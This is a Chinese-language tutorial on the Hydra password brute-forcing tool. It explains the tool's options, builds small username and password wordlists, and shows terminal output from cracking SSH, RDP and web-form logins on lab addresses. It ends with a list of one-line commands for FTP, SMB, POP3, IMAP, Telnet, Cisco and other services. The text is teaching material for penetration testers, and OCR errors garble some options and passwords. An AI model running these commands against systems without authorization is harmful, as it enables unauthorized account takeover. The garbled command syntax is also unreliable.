Hydra (爆破神器) 使用方法

Hydra 使用的语法如下

hydra [[[-I LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e ns]

[-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-f] [-s PORT] [-S] [-vV]

server service [OPT]

参 数	用途
-1	指定单个用户名,适合在知道用户名爆破用户名密码时使用
-L	指定多个用户名,参数值为存储用户名的文件的路径(建议为绝对路径)
-p	指定单个密码,适合在知道密码爆破用户名时使用
-P	指定多个密码,参数值为存贮密码的文件(通常称为字典)的路径(建议为绝对路径)
-C	当用户名和密码存储到一个文件时使用此参数。注意,文件(字典)存储的格式必须为 "用户名:密码" 的格式。
-M	指定多个攻击目标,此参数为存储攻击目标的文件的路径(建议为绝对路径)。注意:列表文件存储格式必须为 "地址:端口"
-t	指定爆破时的任务数量(可以理解为线程数),默认为16
-s	指定端口,适用于攻击目标端口非默认的情况。例如:http服务使用非80端口
-5	指定爆破时使用 SSL 链接
-R	继续从上一次爆破进度上继续爆破
-v/ -V	显示爆破的详细信息
-f	一但爆破成功一个就停止爆破
serv er	代表要攻击的目标(单个),多个目标时请使用 - 参数
serv ice	攻击目标的服务类型(可以理解为爆破时使用的协议),例如 http ,在hydra中,不同协议会使用不同的模块来爆破,hydra的 http-get 和 http-post 模块就用来爆破基于 get 和 post 请求的页面
OPT	爆破模块的额外参数,可以使用 -u 参数来查看模块支持那些参数,例如命令: hydra -U http-get

指定服务名,支持的服务和协议:

telnet ftp pop3[-ntlm] imap[-ntlm] smb smbnt http[s]-{head|get} http-{get|post}-form http-proxy cisco cisco-enable vnc ldap2 ldap3 mssql mysql oracle-listener postgres nntp socks5 rexec rlogin pcnfs snmp rsh cvs svn icq sapr3 ssh2 smtp-auth[-ntlm] pcanywhere teamspeak sip vmauthd firebird ncp afp 等等

Hydra 实例介绍

1、 创建破解字典:

手动创建用户名字典和密码字典,这里只是为了演示,只加了几个用户名和弱口令。 真正破解时,需要利用密码字典生成器生成强大的字典。Kali 系统再/usr/share/wordlist 下面有一些常用的字段,也可以利用 pentestdb-master 和 pydictor 生成强大的社工字典。

```
root@kali:/home/hydra# cat users.txt
root
david
linux
kali
zhangsan
admin ns 192.168.1104 ssh
root
mysql
kai
```



```
root@kali:/home/hydra# cat password.txt
admin
admin123
amdin123456
adb123
lqaz2wsx
abc123
123456
password
root
```



2、破解 ssh:

hydra -L users.txt -P password.txt -vV -e ns ssh://172.16.1.192 -f -t 10

```
root@kali:/home/hydr a# hydra -L users.txt -P password.txt -vV -e ns ssh://172.16.1.192 -f -t 10
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or f poses.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-31 04:46:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous ses prevent overwriting, ./hydra.restore
[DATA] max 10 tasks per 1 server, overall 10 tasks, 130 login tries (l:10/p:13), ~13 tries per task
[DATA] attacking ssh://172.16.1.192:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@172.16.1.192:22
[INFO] Successful, password authentication is supported by ssh://172.16.1.192:22
```

破解成功,直接显示结果。


```
[ATTEMPT] target 172.16.1.192 - login "mysql" - pass "admin" - 103 of 130 [child 0] (0/0)
[ATTEMPT] target 172.16.1.192 - login "mysql" - pass "kai" - 104 of 130 [child 8] (0/0)
[ATTEMPT] target 172.16.1.192 - login "kai" - pass "kai" - 105 of 130 [child 3] (0/0)
[ATTEMPT] target 172.16.1.192 - login "kai" - pass "" - 106 of 130 [child 5] (0/0)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 5
[22][ssh] host: 172.16.1.192 login: kai password: kai
[STATUS] attack finished for 172.16.1.192 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-31 04:47:20
rootokali:/home/hydra#
```

也可以使用 -o 选项指定结果输出文件。

hydra -L users.txt -P password.txt -vV -e ns ssh://172.16.1.192 -f -o ./result.log

```
root@kali:/home/hydra# more result.log
# Hydra v9.0 run at 2020-05-31 04:48:21 on 172.16.1.192 ssh (hydra -L users.txt -P password.txt -vV -e ns -f -o ./res
log ssh://172.16.1.192)
[22][ssh] host: 172.16.1.192 login: kai password: kai
root@kali:/home/hydra# []
```

在 xshell 工具中输入



输入密码后可以直接登陆到系统的 shell 环境

```
Type `help' to learn how to use Xshell prompt. PE
[C:\-]$ ssh 172.16.1.192

Connecting to 172.16.1.192:22...
Connection established.
To escape to local shell, press Ctrl+Alt+].

Linux kali 4.19.0-kali4-amd64 #1 SMP Debian 4.19.28-2kali1 (2019-03-18) x86_64

The programs included with the Kali GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Sat May 30 23:05:34 2020 from 172.16.1.121
Could not chdir to home directory /home/kai: No such file or directory /usr/bin/xauth: error in locking authority file /home/kai/.Xauthority
```

2、破解 RDP 协议

#hydra -l administrator -P password.txt -vV -o ./rdp.log 192.168.10.198 rdp

```
INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)

WARNING] the rdp module is experimental. Please test, report - and if possible, fix.

DATA] max 4 tasks per 1 server, overall 4 tasks, 12 login tries (l:1/p:12), -3 tries per task

DATA] attacking rdp://192.168.10.198:3389/

WERBOSE] Resolving addresses ... [VERBOSE] resolving done

ATTEMPT] target 192.168.10.198 - login "administrator" - pass "adminadmin" - 1 of 12 [child 0] (0/0)

ATTEMPT] target 192.168.10.198 - login "administrator" - pass "admin123" - 2 of 12 [child 1] (0/0)

ATTEMPT] target 192.168.10.198 - login "administrator" - pass "admin123456" - 3 of 12 [child 2] (0/0

ATTEMPT] target 192.168.10.198 - login "administrator" - pass "admin123456" - 5 of 12 [child 2] (0/0

ATTEMPT] target 192.168.10.198 - login "administrator" - pass "admin23" - 6 of 12 [child 3] (0/0)

ATTEMPT] target 192.168.10.198 - login "administrator" - pass "lag22wsx" - 5 of 12 [child 1] (0/0)

ATTEMPT] target 192.168.10.198 - login "administrator" - pass "lag22wsx" - 5 of 12 [child 2] (0/0)

ATTEMPT] target 192.168.10.198 - login "administrator" - pass "lag2456" - 7 of 12 [child 3] (0/0)

ATTEMPT] target 192.168.10.198 - login "administrator" - pass "password" - 8 of 12 [child 3] (0/0)

ATTEMPT] target 192.168.10.198 - login "administrator" - pass "password" - 8 of 12 [child 3] (0/0)

ATTEMPT] target 192.168.10.198 - login "administrator" - pass "reot" - 9 of 12 [child 3] (0/0)

ATTEMPT] target 192.168.10.198 - login "administrator" - pass "reot" - 9 of 12 [child 3] (0/0)

ATTEMPT] target 192.168.10.198 - login "administrator" - pass "reot" - 9 of 12 [child 3] (0/0)

ATTEMPT] target 192.168.10.198 - login "administrator" - pass "reot" - 9 of 12 [child 3] (0/0)

ATTEMPT] target 192.168.10.198 - login "administrator" - pass "reot" - 9 of 12 [child 3] (0/0)

ATTEMPT] target 192.168.10.198 - login "administrator" - pass "reot" - 10 of 12 [child 3] (0/0)

ATTEMPT] target 192.168.10.198 - login "administrator" - pass "redhat123." - 12 of 12 [child 2] (0/
```

3、破解 web 登陆

(1) GET 提交参数

GET 方式提交相对 POST 方式更简单, 我们直接看 POST 方式

(2) POST 提交参数



以靶场为例,POST 提交数据到后台,利用 wireshark 抓包如下



Hydra 提交 POST 数据爆破如下

hydra -L users.txt -P password.txt -o password.txt -f 192.168.10.198 http-post-form


"/brick/content-5/index.php:username=^USER^&passwd=^PASS^&submit=Submit:S=User

name" -vV

说明:

/brick/content-5/index.php 代表请求目录,用: 分隔参数, ^USER An PASS 个代表是攻击载

荷, S=后面是代表密码正确时的关键字符串;



当然 HTTP 协议的爆破还是利用 BurpSuit 工具较为方便。

五、其他类型密码破解

• 破解 ftp:

Do To Cyber 3

hydra ip ftp - | 用户名 - P 密码字典 - t 线程(默认 16) - vV

hydra ip ftp - I 用户名 - P 密码字典 - e ns - vV

• get 方式提交, 破解 web 登录:

hydra -l 用户名 -p 密码字典 -t 线程 -vV -e ns ip http-get /admin/ # hydra -l 用户名 -p 密码字典 -t 线程 -vV -e ns -f ip http-get /admin/index.php

• post 方式提交, 破解 web 登录:

该软件的强大之处就在于支持多种协议的破解,同样也支持对于web用户界面的登录破解,get方式提交的表单比较简单,这里通过post方式提交密码破解提供思路。该工具有一个不好的地方就是,如果目标网站登录时候需要验证码就无法破解了。带参数破解如下:

<form action="index.php" method="POST">
<input type="text" name="name" />

<input type="password" name="pwd" />
 <input type="submit" name="sub" value="提交">
</form>

假设有以上一个密码登录表单,我们执行命令:

hydra -l admin -P pass.lst -o ok.lst -t 1 -f 127.0.0.1 http-post-form "index.php:name=^USER^&pwd=^PASS^:<title>invalido</title>"

说明:破解的用户名是 admin,密码字典是 pass.lst,破解结果保存在 ok.lst, -t 是同时线程数为 1, -f 是当破解了一个密码就停止, ip 是本地,就是目标 ip, http-post-form表示破解是采用 http 的 post 方式提交的表单密码破解。

后面参数是网页中对应的表单字段的 name 属性,后面 < title > 中的内容是表示错误猜解的返回信息提示,可以自定义。

- 破解 https:
- # hydra -m /index.php -l muts -P pass.txt 10.36.16.18 https
 - 破解 teamspeak:
- # hydra -l 用户名 -P 密码字典 -s 端口号 -vV ip teamspeak
 - 破解 cisco:
- # hydra -P pass.txt 10.36.16.18 cisco
- # hydra -m cloud -P pass.txt 10.36.16.18 cisco-enable
 - 破解 smb:
- # hydra -l administrator -P pass.txt 10.36.16.18 smb
 - 破解 pop3:
- # hydra -l muts -P pass.txt my.pop3.mail pop3
 - 破解 rdp:
- # hydra ip rdp -l administrator -P pass.txt -V
 - 破解 http-proxy:
- # hydra -l admin -P pass.txt http-proxy://10.36.16.18
 - 破解 imap:
- # hydra -L user.txt -p secret 10.36.16.18 imap PLAIN
- # hydra -C defaults.txt -6 imap://[fe80::2c:31ff:fe12:ac11]:143/PLAIN
 - 破解 telnet
- # hydra ip telnet -l 用户 -P 密码字典 -t 32 -s 23 -e ns -f -V

此工具强大之处远多于以上测试,其密码能否破解关键在于强大的字典,对于社工型渗透来说,有时能够得到事半功倍的效果。















